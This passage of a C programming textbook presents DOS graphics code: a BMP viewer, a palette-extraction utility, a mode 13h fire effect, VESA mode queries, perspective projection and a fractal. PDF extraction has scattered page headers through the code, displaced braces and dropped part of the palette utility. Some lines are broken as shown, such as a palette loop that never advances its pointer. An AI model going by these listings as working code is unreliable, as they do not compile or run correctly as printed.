/*      this sets the default palette register mask, don't need to do
        this unless it gets changed

        mov    dx, 03c6h
        mov    al, 0ffh
        out    dx, al
*/

        /* set palette, using auto-increment feature */
        xor    al, al
        mov    dx, 03c8h
        out    dx, al
        mov    cx, 768
        mov    si, p
        mov    dx, 03c9h
        rep    outsb
    }
} /*--SetUpVGAPalette( )-----*/

/*-----
    FarFread - returns number of bytes read
    I compiled this in medium model, so fread
    expects a near pointer.
    This let's me read the file into far memory. */

int FarFread( BYTE far *b, WORD size, FILE *fp )
{
    BYTE *t;
    unsigned int i;
    WORD read;

    t=malloc(1024); // temp buffer
    if ( t )
    {
        read=0;
        i=0;
        // read into a near buffer, and then copy to the far buffer
        while ( size >= 1024 )
        {
            i=fread(t, 1, 1024, fp);
            read+=i;
            _fmemcpy(b, t, i);
            b+=i;
            size-=i;
        }
    }
}

```

218 A to Z of C

```
        if ( i != 1024 )
            break;
    }

    i=fread(t, 1, size, fp);
    read+=i;
    _fmemcpy(b, t, i);

    free(t);
}
else
    read=0;

return(read);
} /*--FarFread( )-----*/

/*-----
    DecompressOneLineBMP
    decompress one line of a 256 colour bmp into line
    returns where we ended up in rp which is the raw image
    width is max line width, i_size is how much data we read in */

BYTE far *DecompressOneLineBMP( BYTE far *rp,
                                BYTE far *line,
                                long *i_size, short width )
{
    long size=0;
    BYTE num;
    short w=0;
    int odd;

    width+=3; // just to make sure we don't over run line
              // which would crash us, only a bad bmp would cause this
    while ( w < width )
    {
        if ( *rp ) /* first byte isn't zero,
                    so it is a run of identical pixels */
        {
            // RLE run
            num=*rp;
            rp++;
            size++;
            w+=num;
            while ( num )
            {
                *line++=*rp;

```

```

        num--;
    }
    rp++;
    size++;
}
else
{
    // zero, either escape sequence, or string of random pixels
    rp++;
    size++;
    switch ( *rp )
    {
        case 0: // end of line, we are done
            rp++;
            size++;
            *i_size-=size;
            return rp;
            //break;

        case 1: // end of bitmap
            rp++;
            *i_size=0;
            return rp;
            //break;

        case 2: // delta! - we do not handle this
            // this makes the x,y jump to a new place
            rp++;
            size++;
            break;

        default: // string, 3 thru 0xff
            // a string of random pixels
            num=*rp;
            rp++;
            size++;
            size+=num;
            w+=num;
            odd=num & 1; // pads odd runs
            while ( num )
            {
                *line++=*rp++;
                num--;
            }
            if ( odd ) // odd strings are padded to make them even
            {
                // this skips the padding byte
                rp++;
            }
        }
    }

```

220 A to Z of C

```
        size++;
    }
    break;
}
}
}
// should never get here actually, as each line ends with a EOL
*i_size==size;

return(rp);
} /*--DecompressOneLineBMP( )-----*/

/*-----
    main - main of BMP
*/

int main( int argc, char *argv[] )
{
    BITMAPFILEHEADER far *header;
    BITMAPINFOHEADER far *info;
    RGBQUAD far *rgb;
    FILE *fp;
    long size;
    long i_size, ll;
    short num_col;
    unsigned int m, w_copy;
    BYTE far *buff, far *rp, far *line;
    int i, adj;
    BYTE pal[768], *t1;
    BYTE far *video;

    if ( argc < 2 )
        printf( "Usge: BMP <bmpfile> \n\a" );
    else
    {
        fp=fopen(argv[1], "rb");
        if ( fp )
        {
            size=filelength(fileno(fp));
            if ( size > _64k )
            {
                printf( "DARN it! DOS SUCKS! file size greater"
                    "than %u bytes! - TRUNCATING!\n", _64k);
                size=_64k;
            }
            buff=farmalloc(size);
            if ( buff )
            {
```

```

m=FarFread(buff, size, fp); // read as much as we can into mem
if ( m != size )
    printf("Error reading: %s\n", argv[1]);
else
{
    // make header, and info point to the correct place
    header=buff;
    info=buff + sizeof(BITMAPFILEHEADER);

    /* this is demo code, so let's display all
       the header information. */
    printf("type    %u\n", header->bfType);
    printf("size    %lu\n", header->bfSize);
    printf("Offset %lu\n", header->bfOffBits);
    printf("Filesize %lu (%u indicates truncated)\n\n",
           size, _64k);

    printf("biSize          =%lu (%d)\n", info->biSize,
           sizeof(BITMAPINFOHEADER));
    printf("biWidth         =%lu\n", info->biWidth);
    printf("biHeight        =%lu\n", info->biHeight);
    printf("biPlanes         =%u\n", info->biPlanes);
    printf("biBitCount        =%u\n", info->biBitCount);
    printf("biCompression     =%lu\n", info->biCompression);
    printf("biSizeImage        =%lu\n", info->biSizeImage);
    printf("biXPelsPerMeter    =%lu\n", info->biXPelsPerMeter);
    printf("biYPelsPerMeter    =%lu\n", info->biYPelsPerMeter);
    printf("biClrUsed          =%lu\n", info->biClrUsed);
    printf("biClrImportant     =%lu\n", info->biClrImportant);
    if ( header->bfType != BM_TYPE )
        printf("%s is not a bmp!\n", argv[1]);
else
{
    // lets display it!
    // We only handle 256 colour types with this code!
    if ( info->biPlanes == 1 && info->biBitCount == 8 )
        {
            // get and set palette info
            // colour table
            rgb=(RGBQUAD far *)((BYTE far *)info + info->biSize);
            num_col=info->biClrUsed ? info->biClrUsed : 256;
            printf("num_col = %d\n", num_col);

            // have to shift because vga uses 6 bits only
            t1=pal;

```

```

for ( i=0; i <  num_col; i++ )
{
    *t1+=(rgb[i].rgbRed)>>2;
    *t1+=(rgb[i].rgbGreen)>>2;
    *t1+=(rgb[i].rgbBlue)>>2;
}

printf("Press a key to view image,"
      " then again to exit\n");
getch();

SaveVideoMode();
SetGraph();
SetUpVGAPalette(pal);

/* get, de-compress, and display
   note, bmp stores the image 'upside down' */

// point to bottom of screen
video=MK_FP( 0xa000, 320u*199u );

rp=buff + header->bfOffBits; // Raw Pointer to image

// NOTE! if biSizeImage is zero, l1 must be used
i_size=info->biSizeImage;

// this is because we truncate large images
l1=size - (sizeof(BITMAPFILEHEADER) +
           sizeof(BITMAPINFOHEADER) + num_col*4);
if ( i_size > l1 || i_size == 0 )
    i_size=l1;

// clip width
if ( info->biWidth <= 320 )
    w_copy=info->biWidth;
else
    w_copy=320;

if ( info->biCompression == BI_RLE8 )
{
    // we will decompress one line at a time,
    // then clip and display it

    line=farmalloc(info->biWidth+4);

```

```

        if ( line )
        {
            for ( i=0; i < info->biHeight && i < 200
                  && i_size > 0; i++ )
            {
                rp=DecompressOneLineBMP(rp, line, &i_size,
                                         info->biWidth);
                _fmemcpy(video, line, w_copy);
                video-=320;
            }

            farfree(line);
        }

        else
        {
            // not compressed, simply copy to video mem
            //pads to multiple of 4 bytes
            adj=info->biWidth % 4;
            if ( adj )
                adj=4 - adj;
            if ( info->biCompression == BI_RGB )
            {
                for ( i=0; i < info->biHeight && i < 200
                      && i_size > 319; i++ )
                {
                    _fmemcpy(video, rp, w_copy);
                    video-=320;
                    rp+=info->biWidth;
                    rp+=adj;
                    i_size-=info->biWidth;
                    i_size-=adj;
                }
            }
        }

        getch();
        RestoreVideoMode();
    }
    else
        printf("This code only does 256 colour BMP's\n");
}
}
farfree(buff);
}

```

224 A to Z of C

```
        else
            printf("OUT of mem!\n");

            fclose(fp);
        }
    else
        printf("ERROR opening file: %s\n", argv[1]);
    }
    return(0);
} /*--main( )-----*/
```


34

“Love never fails.”

Fire

Beginners of mode 13h programming will always try to do *fire program*. It is of course an easy program. In order to set palette registers, we must know what are all the colors used by ‘Fire’. After setting palette registers and loading the screen values, we can generate a “firing” screen with certain logic.

34.1 Extracting Palette

We can manually find out the colors used by “Fire” (image). But it is quite tedious. Instead, we can extract palette information from a BMP file that has the ‘fire’ image.

34.1.1 PAL Utility

The following code fragment extracts palette information from a known BMP file (**Fire.bmp**) and saves in another file (**Fire.pal**). This palette (**Fire.pal**) file can then be included in our main-fire program.

Let’s call the following program as PAL utility!

```
/*-----  
    PAL - utility to extract palette from a BMP file  
*---  
*/  
  
#include <stdio.h>  
  
#define BM_TYPE 19778u  
  
typedef unsigned int WORD;  
typedef unsigned long DWORD;  
typedef unsigned char BYTE;  
  
typedef struct tagBITMAPFILEHEADER  
{  
    WORD    bfType;  
    DWORD   bfSize;  
    WORD    bfReserved1;  
    WORD    bfReserved2;  
    DWORD   bfOffBits;  
} BITMAPFILEHEADER;
```

226 A to Z of C

```
typedef struct tagBITMAPINFOHEADER
{
    DWORD    biSize;
    DWORD    biWidth;
    DWORD    biHeight;
    WORD     biPlanes;
    WORD     biBitCount;
    DWORD    biCompression;
    DWORD    biSizeImage;
    DWORD    biXPelsPerMeter;
    DWORD    biYPelsPerMeter;
    DWORD    biClrUsed;
    DWORD    biClrImportant;
} BITMAPINFOHEADER;

typedef struct tagRGBQUAD {
    BYTE     rgbBlue;
    BYTE     rgbGreen;
    BYTE     rgbRed;
    BYTE     rgbReserved;
} RGBQUAD;

int main( int argc, char *argv[] )
{
    BITMAPFILEHEADER fheader, *header = &fheader;
    BITMAPINFOHEADER finfo, *info = &finfo;
    RGBQUAD trgb, *rgb = &trgb;
    FILE *bfp, *pfp;
    short num_col;
    int i;

    if ( argc < 3 )
    {
        printf( "Usage: PAL file.bmp palfile\n\a" );
        exit( 1 );
    }
    bfp = fopen( argv[1], "rb" );
    pfp = fopen( argv[2], "w" );
    if ( bfp==NULL || pfp==NULL )
    {
        printf( "File Error!\n\a" );
        exit( 1 );
    }
    fprintf( pfp, "/*  Palette file created with PAL  */\n"
            "/*  File name: %s  */\n"
            "BYTE pal[768] = { ", argv[2]
    );
};
```


228 A to Z of C

2, 0, 10, 4, 0, 9, 6, 0, 9, 8, 0, 8,
10, 0, 7, 12, 0, 7, 14, 0, 6, 16, 0, 5,
18, 0, 5, 20, 0, 4, 22, 0, 4, 24, 0, 3,
26, 0, 2, 28, 0, 2, 30, 0, 1, 32, 0, 0,
32, 0, 0, 33, 0, 0, 34, 0, 0, 35, 0, 0,
36, 0, 0, 36, 0, 0, 37, 0, 0, 38, 0, 0,
39, 0, 0, 40, 0, 0, 40, 0, 0, 41, 0, 0,
42, 0, 0, 43, 0, 0, 44, 0, 0, 45, 0, 0,
46, 1, 0, 47, 1, 0, 48, 2, 0, 49, 2, 0,
50, 3, 0, 51, 3, 0, 52, 4, 0, 53, 4, 0,
54, 5, 0, 55, 5, 0, 56, 6, 0, 57, 6, 0,
58, 7, 0, 59, 7, 0, 60, 8, 0, 61, 8, 0,
63, 9, 0, 63, 9, 0, 63, 10, 0, 63, 10, 0,
63, 11, 0, 63, 11, 0, 63, 12, 0, 63, 12, 0,
63, 13, 0, 63, 13, 0, 63, 14, 0, 63, 14, 0,
63, 15, 0, 63, 15, 0, 63, 16, 0, 63, 16, 0,
63, 17, 0, 63, 17, 0, 63, 18, 0, 63, 18, 0,
63, 19, 0, 63, 19, 0, 63, 20, 0, 63, 20, 0,
63, 21, 0, 63, 21, 0, 63, 22, 0, 63, 22, 0,
63, 23, 0, 63, 24, 0, 63, 24, 0, 63, 25, 0,
63, 25, 0, 63, 26, 0, 63, 26, 0, 63, 27, 0,
63, 27, 0, 63, 28, 0, 63, 28, 0, 63, 29, 0,
63, 29, 0, 63, 30, 0, 63, 30, 0, 63, 31, 0,
63, 31, 0, 63, 32, 0, 63, 32, 0, 63, 33, 0,
63, 33, 0, 63, 34, 0, 63, 34, 0, 63, 35, 0,
63, 35, 0, 63, 36, 0, 63, 36, 0, 63, 37, 0,
63, 38, 0, 63, 38, 0, 63, 39, 0, 63, 39, 0,
63, 40, 0, 63, 40, 0, 63, 41, 0, 63, 41, 0,
63, 42, 0, 63, 42, 0, 63, 43, 0, 63, 43, 0,
63, 44, 0, 63, 44, 0, 63, 45, 0, 63, 45, 0,
63, 46, 0, 63, 46, 0, 63, 47, 0, 63, 47, 0,
63, 48, 0, 63, 48, 0, 63, 49, 0, 63, 49, 0,
63, 50, 0, 63, 50, 0, 63, 51, 0, 63, 52, 0,
63, 52, 0, 63, 52, 0, 63, 52, 0, 63, 52, 0,
63, 53, 0, 63, 53, 0, 63, 53, 0, 63, 53, 0,
63, 54, 0, 63, 54, 0, 63, 54, 0, 63, 54, 0,
63, 54, 0, 63, 55, 0, 63, 55, 0, 63, 55, 0,
63, 55, 0, 63, 56, 0, 63, 56, 0, 63, 56, 0,
63, 56, 0, 63, 57, 0, 63, 57, 0, 63, 57, 0,
63, 57, 0, 63, 57, 0, 63, 58, 0, 63, 58, 0,
63, 58, 0, 63, 58, 0, 63, 59, 0, 63, 59, 0,
63, 59, 0, 63, 59, 0, 63, 60, 0, 63, 60, 0,
63, 61, 0, 63, 61, 0, 63, 61, 0, 63, 62, 0,
63, 62, 0, 63, 62, 0, 63, 62, 0, 63, 63, 0,
63, 63, 1, 63, 63, 2, 63, 63, 3, 63, 63, 4,
63, 63, 5, 63, 63, 6, 63, 63, 7, 63, 63, 8,
63, 63, 9, 63, 63, 10, 63, 63, 10, 63, 63, 11,

```

        63, 63, 12,63, 63, 13, 63, 63, 14, 63, 63, 15,
        63, 63, 16,63, 63, 17, 63, 63, 18, 63, 63, 19,
        63, 63, 20,63, 63, 21, 63, 63, 21, 63, 63, 22,
        63, 63, 23,63, 63, 24, 63, 63, 25, 63, 63, 26,
        63, 63, 27,63, 63, 28, 63, 63, 29, 63, 63, 30,
        63, 63, 31,63, 63, 31, 63, 63, 32, 63, 63, 33,
        63, 63, 34,63, 63, 35, 63, 63, 36, 63, 63, 37,
        63, 63, 38,63, 63, 39, 63, 63, 40, 63, 63, 41,
        63, 63, 42,63, 63, 42, 63, 63, 43, 63, 63, 44,
        63, 63, 45,63, 63, 46, 63, 63, 47, 63, 63, 48,
        63, 63, 49,63, 63, 50, 63, 63, 51, 63, 63, 52,
        63, 63, 52,63, 63, 53, 63, 63, 54, 63, 63, 55,
        63, 63, 56,63, 63, 57, 63, 63, 58, 63, 63, 59,
        63, 63, 60,63, 63, 61, 63, 63, 62, 63, 63, 63,
        63, 63, 60,63, 63, 61, 63, 63, 62, 63, 63, 63
    };
/*_____EOF fire.pal _____*/

```

34.2 Fire Program

This program is actually a clone of **Fire!.asm**, a Turbo Assembler program written by **Adam Hyde**. Now, let's look into the logic of our fire program!

We have already created the palette file with our PAL utility. Thus we have avoided programming complexity. We need that palette file (**Fire.pal**) only at compile time. After creating EXE file, we no more require that palette file!

Like any other mode 13h programs, first of all, we have to set up the palette registers with corresponding color values. For that, we have used functions `InitializeMCGA()` and `SetUpPalette()`. We use off-screen buffer called `Buffer`. This `Buffer` holds all pixel values. The size of the `Buffer` is 320x104. For 'fire' effect, we have to alter the pixel values present on the `Buffer`. And we must copy our `Buffer` to the Video RAM repeatedly. We copy a single row of the `Buffer` to two rows of Video RAM. You may find that our `Buffer` is 320x104 and not 320x100. The reason is that we don't need to alter the last 4 rows for 'fire' effect.

We have two important functions namely `Random()` and `AveragePixels()`. First we create two bottom lines with random pixel values. Since we have only 256 colors, the random values should be between 0 and 255. Using `AveragePixels()` function, we alter the pixel values of `Buffer`. Then we copy our `Buffer` to Video RAM. We have to repeat this process until a key is pressed. If a key is pressed, we switch back to Text mode using `TextMode()` function.

```

#include <dos.h>

#define BufferX      (320L)    /* Width of screen buffer */
#define BufferY      (104L)    /* Height of screen buffer */

```

230 A to Z of C

```
#define BufferLen      (33280u) /*      320*104      */
#pragma inline

typedef unsigned int WORD;
typedef unsigned char BYTE;

BYTE Buffer[BufferLen]; /* The screen buffer */
WORD Seed = 0x3749; /* The seed value */

#include "fire.pal" /* palette, generated with PAL */

BYTE far *Video = MK_FP( 0xa000, 0u );

void InitializeMCGA( void )
{
    asm {
        MOV    AH, 00H /* Set video mode */
        MOV    AL, 13H /* Mode 13h */
        INT    10H /* We are now in 320x200x256 */
    }
} /*--InitializeMCGA( )-----*/

void SetUpPalette( void )
{
    asm {
        .386
        MOV    SI, OFFSET pal /* SI now points to the palette */
        MOV    CX, 768 /* Prepare for 768 OUTs */
        MOV    DX, 03C8H /* Palette WRITE register */
        XOR    AL, AL /* Start at color 0 */
        CLI /* Disable interrupts */
        OUT    DX, AL /* Send value */
        CLD /* Forward direction */
        INC    DX /* Now use palette DATA register */
        REP    OUTSB /* 768 multiple OUTs */
        STI /* Enable interrupts */
    }
} /*--SetUpPalette( )-----*/

BYTE Random( void )
{
    asm {
        MOV    AX, Seed /* Move the seed value into AX */
        MOV    DX, 8405H /* Move 8405H into DX */
        MUL    DX /* Put 8405H x Seed into DX:AX */
        INC    AX /* Increment AX */
        MOV    Seed, AX /* We have a new seed */
    }
}
```

```

    }
    return( _DL );
} /*---Random( )-----*/

void AveragePixels( void )
{
    long i;
    for ( i = 320; i < BufferX*BufferY-BufferX ; ++i )
    {
        Buffer[i-BufferX] = ( Buffer[i] + Buffer[i+1] + Buffer[i-1] +
                             Buffer[i+BufferX] ) / 4;
        if ( Buffer[i-BufferX]!=0 )
            Buffer[i-BufferX] -= 1;
    }
} /*---AveragePixels( )-----*/

void TextMode( void )
{
    asm {
        MOV    AH, 00H           /* Set video mode */
        MOV    AL, 03H           /* Mode 03h */
        INT    10H               /* Enter 80x25x16 mode */
    }
} /*---TextMode( )-----*/

int main( void )
{
    unsigned long i, j, k;

    InitializeMCGA( );
    SetUpPalette( );
    while( !kbhit( ) )
    {
        AveragePixels( );
        for ( i = BufferX*BufferY - 2*BufferX; i < BufferX*BufferY; ++i )
            Buffer[i] = Random( );
        for( i=k=0; k<BufferY-4; ++k, i+=320 )
            for( j=0 ; j<320; ++i, ++j )
            {
                Video[i] = Buffer[320*k+j];
                Video[i+320] = Buffer[320*k+j];
            }
    }
    TextMode( );

    return(0);
} /*---main( )-----*/

```

Exercises

1. Replace the values of palette buffer `pal[768]` found at the palette file (`Fire.pal`) with some random values. Now, execute the program. Observe the effect.
2. Write a program that generates 'whirlpool' or 'lake' effect.
3. Write a program that simulates 'waving Indian Tricolor flag'.

Suggested Projects

1. Write a DOS based screen saver. (Hint: Use TSR concepts!)

35

“Have courage, and be strong.”

VESA Programming

VESA (Video Electronics Standards Association) is a non-profit organization established to standardize a common software interface to Super VGA video adapters. When IBM ruled the PC world, it came up with its own standard SVGA and BIOS extensions. Few other vendors followed IBM's standard and others introduced their own standards. So it necessitates the need for standardizing the interface or BIOS to Super VGA video adapters. VESA suggests all vendors to use their standard for VGA BIOS extensions. It believes that soon its standard will be set as a standard for all vendors.

35.1 Secrets

VESA programming is also sometimes referred as SVGA programming. According to the documentations all windows based systems might have SVGA cards to provide better resolution and more color. Even though VESA standard is introduced to reduce the burden of programming complexity, programmers still face problem with VESA programming. One of the major problems with VESA programming is compatibility. Few people say mode 98h is the standard VESA mode and other say mode 101h & mode 103h are the standard modes! Another problem is we must use interrupts to detect the modes supported by that particular SVGA card. So we cannot have a single procedure, we must have different procedures for each mode! VESA people are standardizing the existing VESA standards and come out with different versions. At present we have VESA3.0. Thus VESA standard is not much standardized and people still go for mode 13h!

35.2 Program

The following program shows how to program for VESA. This is a pretty good example.

```
#include <dos.h>

typedef int WORD;
typedef char BYTE;

typedef struct tagVGAINFOBLOCK
{
    BYTE VESASignature[4]; // 'VESA' signature bytes
    WORD VESAVersion;      // VESA version number
    char far* OEMStringPtr; // Pointer to OEM string
    BYTE Capabilities[4];  // capabilities of the video environment
    char far* VideoModePtr; // pointer to supported Super VGA modes
}
```

234 A to Z of C

```
    WORD TotalMemory;           // Number of 64kb memory blocks on board
    BYTE Reserved[236];        // Remainder of VgaInfoBlock
} VGAINFOBLOCK;

typedef struct tagMODEINFOBLOCK
{
    // mandatory information
    WORD ModeAttributes;        // mode attributes
    BYTE WinAAttributes;        // window A attributes
    BYTE WinBAttributes;        // window B attributes
    WORD WinGranularity;        // window granularity
    WORD WinSize;               // window size
    WORD WinASegment;           // window A start segment
    WORD WinBSegment;           // window B start segment
    char far* WinFuncPtr;       // pointer to window function
    WORD BytesPerScanLine;      // bytes per scan line
    // formerly optional information (now mandatory)
    WORD XResolution;           // horizontal resolution
    WORD YResolution;           // vertical resolution
    BYTE XCharSize;             // character cell width
    BYTE YCharSize;             // character cell height
    BYTE NumberOfPlanes;        // number of memory planes
    BYTE BitsPerPixel;          // bits per pixel
    BYTE NumberOfBanks;         // number of banks
    BYTE MemoryModel;           // memory model type
    BYTE BankSize;              // bank size in kb
    BYTE NumberOfImagePages;     // number of images
    BYTE Reserved1;             // reserved for page function
    // new Direct Color fields
    BYTE RedMaskSize;           // size of direct color red mask in bits
    BYTE RedFieldPosition;      // bit position of LSB of red mask
    BYTE GreenMaskSize;         // size of direct color green mask in bits
    BYTE GreenFieldPosition;     // bit position of LSB of green mask
    BYTE BlueMaskSize;          // size of direct color blue mask in bits
    BYTE BlueFieldPosition;     // bit position of LSB of blue mask
    BYTE RsvdMaskSize;          // size of direct color reserved mask in bits
    BYTE DirectColorModeInfo;    // Direct Color mode attributes
    BYTE Reserved2[216];        // remainder of ModeInfoBlock
} MODEINFOBLOCK;

VGAINFOBLOCK vgainfoblk, *ptr=&vgainfoblk;

void PutPixel( int x, int y, int color )
{
    char far *scr = (char far*)0xA0000000;
    long temp = 0L+ 640*y + x;
    *(scr + temp) = color;
}
```

```

} /*--PutPixel( )-----*/

int GetVGAInfo( VGAINFOBLOCK *vptr )
{
    unsigned temp;
    asm{
        MOV AH, 4fh;
        MOV AL, 00h;
    }
    temp = FP_SEG( vptr );
    asm    MOV ES, temp;
    temp = FP_OFF( vptr );
    asm{
        MOV DI, temp;
        INT 10h;
    }
    return( _AX );
} /*--GetVGAInfo( )-----*/

int GetModeInfo( int mode, MODEINFOBLOCK *mptr )
{
    unsigned temp;
    asm{
        MOV AH, 4fh;
        MOV AL, 01h;
    }
    temp = FP_SEG( mptr );
    asm    MOV ES, temp;
    temp = FP_OFF( mptr );
    asm{
        MOV DI, temp;
        MOV CX, mode;
        INT 10h;
    }
    return( _AX );
} /*--GetModeInfo( )-----*/

int GetCurrentMode( void )
{
    asm{
        MOV AX, 4F03h;
        INT 10h;
    }
    return(_BX);
} /*--GetCurrentMode( )-----*/

int SetSVGAMode( int mode )

```

236 A to Z of C

```
{
    asm{
        MOV AX, 4F02h;
        MOV BX, mode;
        INT 10h;
    }
    return( _AX );
} /*--SetSVGAMode( )-----*/

void DemoDraw( void )
{
    int i, j;
    /* Draw some image on the screen */
    for ( j=0 ; j<100; ++j )
        for ( i=0; i<256; ++i )
            PutPixel( i,j, i );
} /*--DemoDraw( )-----*/

int main( void )
{
    VGAINFOBLOCK vgainfoblk, *vptr=&vgainfoblk;
    MODEINFOBLOCK modeinfoblk, *mptr=&modeinfoblk;
    int status, oldmode;
    const int mode = 0x0101; // choose your VESA mode

    oldmode = GetCurrentMode( );
    printf( "Current Mode = %Xh \n", oldmode );

    /* if VESA status = 004f, success & supported */
    printf( "VESA status = %X \n", GetVGAInfo( vptr ) );

    /* Print the information about our VESA */
    printf( "VESASignature = %s \n", vptr->VESASignature );
    printf( "VESAVersion = %X \n", vptr->VESAVersion );
    printf( "OEMStringPtr = %s \n", vptr->OEMStringPtr );
    printf( "Capabilities:" );
    if ( vptr->Capabilities[3] & 0x1 )
        printf( " DAC width is switchable \n" );
    else
        printf( " DAC is fixed width, with 6-bits per primary color \n" );
    printf( "TotalMemory = %d X 64kb \n", vptr->TotalMemory );
    getch( );

    status = GetModeInfo( mode, mptr );
    /* Print the information about the requested mode */
    printf( "mode = %xh\n", mode );
    printf( "~~~~~\n" );
}
```

```

if ( status==0x004f ) /* success & function supported */
{
    printf( "ModeAttributes = %d\n", mptr->ModeAttributes );
    printf( "WinAAttributes = %d\n", mptr->WinAAttributes );
    printf( "WinBAttributes = %d\n", mptr->WinBAttributes );
    printf( "WinGranularity = %d\n", mptr->WinGranularity );
    printf( "WinSize = %d\n", mptr->WinSize );
    printf( "WinASegment = %d\n", mptr->WinASegment );
    printf( "WinBSegment = %d\n", mptr->WinBSegment );
    printf( "WinFuncPtr = %s\n", mptr->WinFuncPtr );
    printf( "BytesPerScanLine = %d\n", mptr->BytesPerScanLine );
    printf( "XResolution = %d\n", mptr->XResolution );
    printf( "YResolution = %d\n", mptr->YResolution );
    printf( "XCharSize = %d\n", mptr->XCharSize );
    printf( "YCharSize = %d\n", mptr->YCharSize );
    printf( "NumberOfPlanes = %d\n", mptr->NumberOfPlanes );
    printf( "BitsPerPixel = %d\n", mptr->BitsPerPixel );
    printf( "NumberOfBanks = %d\n", mptr->NumberOfBanks );
    printf( "MemoryModel = %d\n", mptr->MemoryModel );
    printf( "BankSize = %d\n", mptr->BankSize );
    printf( "NumberOfImagePages = %d\n", mptr->NumberOfImagePages );
    printf( "Reserved1 = %d\n", mptr->Reserved1 );
    printf( "RedMaskSize = %d\n", mptr->RedMaskSize );
    printf( "    Continued...\n" );
    getch( );
    printf( "RedFieldPosition = %d\n", mptr->RedFieldPosition );
    printf( "GreenMaskSize = %d\n", mptr->GreenMaskSize );
    printf( "GreenFieldPosition = %d\n", mptr->GreenFieldPosition );
    printf( "BlueMaskSize = %d\n", mptr->BlueMaskSize );
    printf( "BlueFieldPosition = %d\n", mptr->BlueFieldPosition );
    printf( "RsvdMaskSize = %d\n", mptr->RsvdMaskSize );
    printf( "DirectColorModeInfo = %d\n", mptr->DirectColorModeInfo );
    printf( "-----end----\n" );
    printf( "switch to mode %Xh....\n", mode );
    getch( );

    /* Now set to requested mode */

    status = SetSVGAMode( mode );
    if ( status!=0x004F )
        printf( "Error code = %xh \n", status );

else
{
    DemoDraw( );

    getch( );
}

```

238 A to Z of C

```
        SetSVGAMode( oldmode );
    }
}
return(0);
} /*--main( )-----*/
```

36

“Anyone who loves learning accepts correction.”

3D Graphics

In graphics, we use so many techniques to represent 3D images on a computer screen, which is supposed to be a 2D plane. One of such techniques is called as “*depth cueing*” and we used this technique in “**VB Controls**”. Another well-known technique is “*perspective projection*”. This technique is widely used in 3D games and many other 3D applications. In this chapter, let’s see perspective projection!

36.1 Perspective Projection

The idea of perspective projection is that we have to convert a point in 3D plane to 2D plane. That is, if we have a point A (x, y, z), we have to represent this point as A’ (x’, y’) omitting Z coordinate. To do this, we have to use the formula

$$X' = \frac{X * \text{distance}}{Z + \text{distance}}$$
$$Y' = \frac{Y * \text{distance}}{Z + \text{distance}}$$

These equations may look easy. But these equations are not even available in so called gem-books for graphics.

36.2 3D Rectangle

Here I present you a small program that plots a 3D Rectangle in 2D plane.

```
#include <graphics.h>

#define distance (20) /* your choice */

typedef struct
{
    int x, y;
} COORD_2D;

typedef struct
```

240 A to Z of C

```
{
    int x, y, z;
} COORD_3D;

void Draw2DRectangle( COORD_2D *pts )
{
    int i;
    for( i=0 ; i<4-1 ; ++i )
        line( pts[i].x, pts[i].y, pts[i+1].x, pts[i+1].y );
    line( pts[0].x, pts[0].y, pts[3].x, pts[3].y );
} /*--Draw2DRectangle( )-----*/

/* converts given 3D coordinates to 2D coordinates */
void Perspective3Dto2D( COORD_2D *pts2d, COORD_3D *pts3d, int n )
{
    int i;
    for ( i=0; i<n ; ++i )
    {
        pts2d[i].x = (pts3d[i].x*distance) / (pts3d[i].z + distance);
        pts2d[i].y = (pts3d[i].y*distance) / (pts3d[i].z + distance);
    }
} /*--Perspective3Dto2D( )-----*/

int main( void )
{
    int gdriver = VGA, gmode = VGAHI;
    COORD_3D pts3d[4];
    COORD_2D pts2d[4];
    initgraph( &gdriver, &gmode, "d:\\tc\\bgi" );
    /* Our 3D rectangle's coordinates */
    pts3d[0].x = 200; pts3d[0].y = 220; pts3d[0].z = 15;
    pts3d[1].x = 500; pts3d[1].y = 220; pts3d[1].z = 5;
    pts3d[2].x = 500; pts3d[2].y = 450; pts3d[2].z = 5;
    pts3d[3].x = 200; pts3d[3].y = 450; pts3d[3].z = 15;
    Perspective3Dto2D( pts2d, pts3d, 4 );
    Draw2DRectangle( pts2d );
    getch( );
    closegraph( );
    return(0);
} /*--main( )-----*/
```

Suggested Projects

1. Develop a CAD software.
2. Write a software that implements wire frame model.

37


"It's better to go to a funeral than to attend a feast"

Fractal

In recent times, *Fractal* is quite popular among Graphics Programmers. So graphics programming won't be complete without dealing fractals. In this chapter let's see this fractal technique.

37.1 Prelude

Fractal geometry was actually introduced by Benoit B. Mandelbrot, a fellow of the Thomas J. Watson Research Center, IBM Corporation. Mandelbrot coined the word fractal from the Latin word *frangere*, which means, "to break". Actually, a fractal object is constructed from simple objects. Each part of the image will give you the overall structure. We, programmers view fractals as recursively generated geometric patterns. In this figure each part of fractal can be viewed as a circle.



A Simple Fractal

37.2 Program

The following recursive program generates a *fractal*. I hope, from that you can come out with more fractals!

```
#include <graphics.h>

void MyFractal( int x, int y, int radius, int color )
{
    int i;
    if ( radius>0 )
    {
        MyFractal( x+radius, y+radius, radius/3, LIGHTBLUE );
        MyFractal( x-radius, y+radius, radius/3, YELLOW );
        MyFractal( x+radius, y-radius, radius/3, LIGHTGREEN );
        MyFractal( x-radius, y-radius, radius/3, LIGHTRED );
        MyFractal( x, y+radius, radius/3, WHITE );
        MyFractal( x-radius, y, radius/3, LIGHTBLUE );
        MyFractal( x, y-radius, radius/3, YELLOW );
        MyFractal( x+radius, y, radius/3, LIGHTGREEN );
        setcolor( color );
        circle( x, y, radius );
    }
}

/*--MyFractal( )-----*/
```

242 A to Z of C

```
int main( void )
{
    int gdriver = VGA, gmode = VGAHI;
    initgraph( &gdriver, &gmode, "d:\\tc\\bgi" );
    MyFractal( 320, 240, 150, WHITE );
    getch( );
    closegraph( );
    return(0);
} /*--main( )-----*/
```

Part IV

Advanced Programming

Albert Einstein, 1879-1955

Einstein was born in Ulm in a German Jewish family with liberal ideas. Although he did show early signs of brilliance, he did not do well in school. He especially disliked German teaching methods... Einstein burst upon the scientific scene in 1905 with his theory of special relativity.

Courtesy: For all Practical purposes—Introduction to Contemporary Mathematics (ISBN 0-7167-1830-8)

38

"When times are bad, think what it means."

Game Programming

Game programming involves both graphics programming and intellectual programming. Only few people prefer game programming as it seems to be tough.



38.1 Graphics Mode

